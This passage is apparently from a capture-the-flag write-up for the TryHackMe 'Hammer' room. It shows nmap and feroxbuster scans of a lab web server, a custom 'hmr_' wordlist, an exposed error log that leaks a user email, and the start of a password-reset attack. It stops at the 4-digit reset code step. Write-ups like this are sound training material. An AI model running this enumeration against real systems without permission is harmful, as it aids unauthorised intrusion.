Hammer


{% embed url="https://tryhackme.com/r/room/hammer" %}

> Always question your assumptions and never assume anything that you have not tested.

Recon

Nmap Scan


We start with a Nmap scan and find two open ports. On port `22` we have SSH and on port `1337` we have an Apache web server.



```
┌──(0xb0b㉿kali)-[~/Documents/tryhackme/hammer]
└─$ nmap -p- hammer.thm -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-01 07:53 EDT
Nmap scan report for hammer.thm (10.10.110.155)
Host is up (0.062s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
1337/tcp open  waste

Nmap done: 1 IP address (1 host up) scanned in 15.51 seconds

┌──(0xb0b㉿kali)-[~/Documents/tryhackme/hammer]
└─$ nmap -sC -sV -p22,1337 hammer.thm -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-01 07:53 EDT
Nmap scan report for hammer.thm (10.10.110.155)
Host is up (0.037s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 f3:41:27:d6:54:fd:17:c3:83:90:ac:63:57:37:30:ed (RSA)
|   256 0b:b9:0c:f6:74:85:ef:d5:a8:f7:84:88:48:f3:c1:02 (ECDSA)
|_  256 e6:f6:d2:98:7e:cb:28:40:1c:b6:7a:17:47:35:5b:3d (ED25519)
1337/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Login
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.10 seconds
```

Directory Scan And Manuel Enum of 1337

Since our entry point is probably the web server, we scan for possible directories and pages using Feroxbuster while enumerating the target manually.




```
┌──(0xb0b㉿kali)-[~/Documents/tryhackme/hammer]
└─$ feroxbuster -u 'http://hammer.thm:1337' -w /usr/share/wordlists/dirb/big.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.2
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://hammer.thm:1337
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/wordlists/dirb/big.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.10.2
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
```

We find some pages and directories. Among them PhpMyAdmin. So we are dealing with a PHP web server. Apart from these, however, nothing else, except that the CSS folder looks a bit strange.


```
┌──(0xb0b㉿kali)-[~/Documents/tryhackme/hammer]
└─$ feroxbuster -u 'http://hammer.thm:1337' -w
/usr/share/wordlists/dirb/big.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.2
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://hammer.thm:1337
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/wordlists/dirb/big.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.10.2
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │
https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        9l       31w      274c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      277c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
200      GET       47l      111w     1664c
http://hammer.thm:1337/reset_password.php
200      GET        6l     2304w   232914c
http://hammer.thm:1337/hmr_css/bootstrap.min.css
200      GET       36l       83w     1326c http://hammer.thm:1337/
301      GET        9l       28w      320c
http://hammer.thm:1337/javascript => http://hammer.thm:1337/javascript/
301      GET        9l       28w      320c
```

```
http://hammer.thm:1337/phpmyadmin => http://hammer.thm:1337/phpmyadmin/
301      GET         9l       28w      316c http://hammer.thm:1337/vendor =>
http://hammer.thm:1337/vendor/
200      GET         0l        0w        0c
http://hammer.thm:1337/vendor/autoload.php
200      GET         0l        0w        0c
http://hammer.thm:1337/vendor/composer/ClassLoader.php
200      GET         0l        0w        0c
http://hammer.thm:1337/vendor/composer/autoload_real.php
200      GET        63l      136w     2071c
http://hammer.thm:1337/vendor/composer/installed.json
200      GET         0l        0w        0c
http://hammer.thm:1337/vendor/composer/autoload_namespaces.php
200      GET         0l        0w        0c
http://hammer.thm:1337/vendor/composer/autoload_static.php
200      GET         0l        0w        0c
http://hammer.thm:1337/vendor/composer/autoload_psr4.php
200      GET         0l        0w        0c
http://hammer.thm:1337/vendor/composer/autoload_classmap.php
200      GET        19l      168w     1068c
http://hammer.thm:1337/vendor/composer/LICENSE
200      GET        30l      224w     1529c
http://hammer.thm:1337/vendor/firebase/php-jwt/LICENSE
200      GET        42l      100w     1173c
http://hammer.thm:1337/vendor/firebase/php-jwt/composer.json
200      GET       170l      650w     8697c
http://hammer.thm:1337/vendor/firebase/php-jwt/CHANGELOG.md
200      GET       424l     1529w    13516c
http://hammer.thm:1337/vendor/firebase/php-jwt/README.md
301      GET         9l       28w      327c
http://hammer.thm:1337/javascript/jquery =>
http://hammer.thm:1337/javascript/jquery/
301      GET         9l       28w      324c
http://hammer.thm:1337/phpmyadmin/doc =>
http://hammer.thm:1337/phpmyadmin/doc/
200      GET        98l      278w    35231c
http://hammer.thm:1337/phpmyadmin/favicon.ico
```

Visiting the index page by manual enumeration takes us directly to a login page.




In the source, we find the named convention of the directories. These start with `hmr_`.



```
view-source:http://hammer.thm:1337/

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Login</title>
    <link href="/hmr_css/bootstrap.min.css" rel="stylesheet">
    <!-- Dev Note: Directory naming convention must be hmr_DIRECTORY_NAME -->

```

So we edit the used wordlist by prepending `hmr_` and scan again.

```
cp /usr/share/wordlists/dirb/big.txt .
sed 's/^/hmr_/' big.txt > hmr_big.txt
```



```
┌──(0xb0b㉿kali)-[~/Documents/tryhackme/hammer]
└─$ cp /usr/share/wordlists/dirb/big.txt .

┌──(0xb0b㉿kali)-[~/Documents/tryhackme/hammer]
└─$ sed 's/^/hmr_/' big.txt > hmr_big.txt

┌──(0xb0b㉿kali)-[~/Documents/tryhackme/hammer]
└─$ head hmr_big.txt
hmr_!
hmr_!_archives
hmr_!_images
hmr_!backup
hmr_!images
hmr_!res
hmr_!textove_diskuse
hmr_!ut
hmr_.bash_history
hmr_.bashrc

┌──(0xb0b㉿kali)-[~/Documents/tryhackme/hammer]
└─$ feroxbuster -u 'http://hammer.thm:1337' -w hmr_big.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.2
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://hammer.thm:1337
 🚀  Threads               │ 50
 📖  Wordlist              │ hmr_big.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.10.2
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
```


We now find a directory `hmr_logs`, which has directory listing activated. This directory contains an `error.logs` file.

```
┌──(0xb0b㉿kali)-[~/Documents/tryhackme/hammer]
└─$ feroxbuster -u 'http://hammer.thm:1337' -w hmr_big.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.2
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://hammer.thm:1337
 🚀  Threads               │ 50
 📖  Wordlist              │ hmr_big.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.10.2
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │
https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET        9l       28w      277c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
404      GET        9l       31w      274c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
200      GET       47l      111w     1664c
http://hammer.thm:1337/reset_password.php
200      GET        6l     2304w   232914c
http://hammer.thm:1337/hmr_css/bootstrap.min.css
200      GET       36l       83w     1326c http://hammer.thm:1337/
301      GET        9l       28w      317c http://hammer.thm:1337/hmr_css
=> http://hammer.thm:1337/hmr_css/
301      GET        9l       28w      320c
http://hammer.thm:1337/hmr_images => http://hammer.thm:1337/hmr_images/
200      GET     1676l     9897w   792599c
http://hammer.thm:1337/hmr_images/hammer.webp
301      GET        9l       28w      316c http://hammer.thm:1337/hmr_js =>
http://hammer.thm:1337/hmr_js/
200      GET        2l     1294w    89501c
http://hammer.thm:1337/hmr_js/jquery-3.6.0.min.js
301      GET        9l       28w      318c http://hammer.thm:1337/hmr_logs
=> http://hammer.thm:1337/hmr_logs/
200      GET        9l      219w     1984c
http://hammer.thm:1337/hmr_logs/error.logs
[####################] - 25s    20480/20480   0s      found:10
errors:0
[####################] - 24s    20469/20469   844/s
```

```
http://hammer.thm:1337/
[####################] - 0s     20469/20469   193104/s
http://hammer.thm:1337/hmr_css/ => Directory listing
[####################] - 1s     20469/20469   34172/s
http://hammer.thm:1337/hmr_images/ => Directory listing
[####################] - 0s     20469/20469   84583/s
http://hammer.thm:1337/hmr_js/ => Directory listing
[####################] - 0s     20469/20469   208867/s
http://hammer.thm:1337/hmr_logs/ => Directory listing
```


Bypass The Login

With the information we have gathered so far, we should now concentrate on the login.




Login Page Analysis

This only displays a generic message for the email and password entered, from which we cannot conclude that an incorrect email or password has been entered. A pure brute force to enumerate the email is therefore not possible here.




Invalid Email or Password!

But the login page has a link to a forgot password feature `/reset_password.php`. This gives an error message if the chosen mail is wrong, theoretically a valid mail could be enumerated in this way.



Getting A Valid E-Mail Address


Recalling the enumeration using the cusomized wordlist we are able to spot an email in the `error.logs`. There is an authentication failure for the user `tester@hammer.thm`.




```
[Mon Aug 19 12:00:01.123456 2024] [core:error] [pid 12345:tid 139999999999999] [client 192.168.1.10:56832] AH00124: Request exceeded the limit of 10 internal redirects due to probable configuration error. Use
'LimitInternalRecursion' to increase the limit if necessary. Use 'LogLevel debug' to get a backtrace.
[Mon Aug 19 12:01:22.987654 2024] [authz_core:error] [pid 12346:tid 139999999999998] [client 192.168.1.15:45918] AH01630: client denied by server configuration: /var/www/html/
[Mon Aug 19 12:02:34.876543 2024] [authz_core:error] [pid 12347:tid 139999999999997] [client 192.168.1.12:37210] AH01631: user tester@hammer.thm: authentication failure for "/restricted-area": Password Mismatch
[Mon Aug 19 12:03:45.765432 2024] [authz_core:error] [pid 12348:tid 139999999999996] [client 192.168.1.20:37254] AH01627: client denied by server configuration: /etc/shadow
[Mon Aug 19 12:04:56.654321 2024] [core:error] [pid 12349:tid 139999999999995] [client 192.168.1.22:38100] AH00037: Symbolic link not allowed or link target not accessible: /var/www/html/protected
[Mon Aug 19 12:05:07.543210 2024] [authz_core:error] [pid 12350:tid 139999999999994] [client 192.168.1.25:46234] AH01627: client denied by server configuration: /home/hammerthm/test.php
[Mon Aug 19 12:06:18.432109 2024] [authz_core:error] [pid 12351:tid 139999999999993] [client 192.168.1.30:40232] AH01617: user tester@hammer.thm: authentication failure for "/admin-login": Invalid email address
[Mon Aug 19 12:07:29.321098 2024] [core:error] [pid 12352:tid 139999999999992] [client 192.168.1.35:42310] AH00124: Request exceeded the limit of 10 internal redirects due to probable configuration error. Use
'LimitInternalRecursion' to increase the limit if necessary. Use 'LogLevel debug' to get a backtrace.
[Mon Aug 19 12:09:51.109876 2024] [core:error] [pid 12354:tid 139999999999990] [client 192.168.1.50:45998] AH00037: Symbolic link not allowed or link target not accessible: /var/www/html/locked-down
```

Exploitation Of The Password Reset Feature


When trying to reset the password for this user, ...



... the paged refreshes and we have to enter a 4-digit code to change the password. Furthermore, there is a time limit of `180` seconds to enter this code.

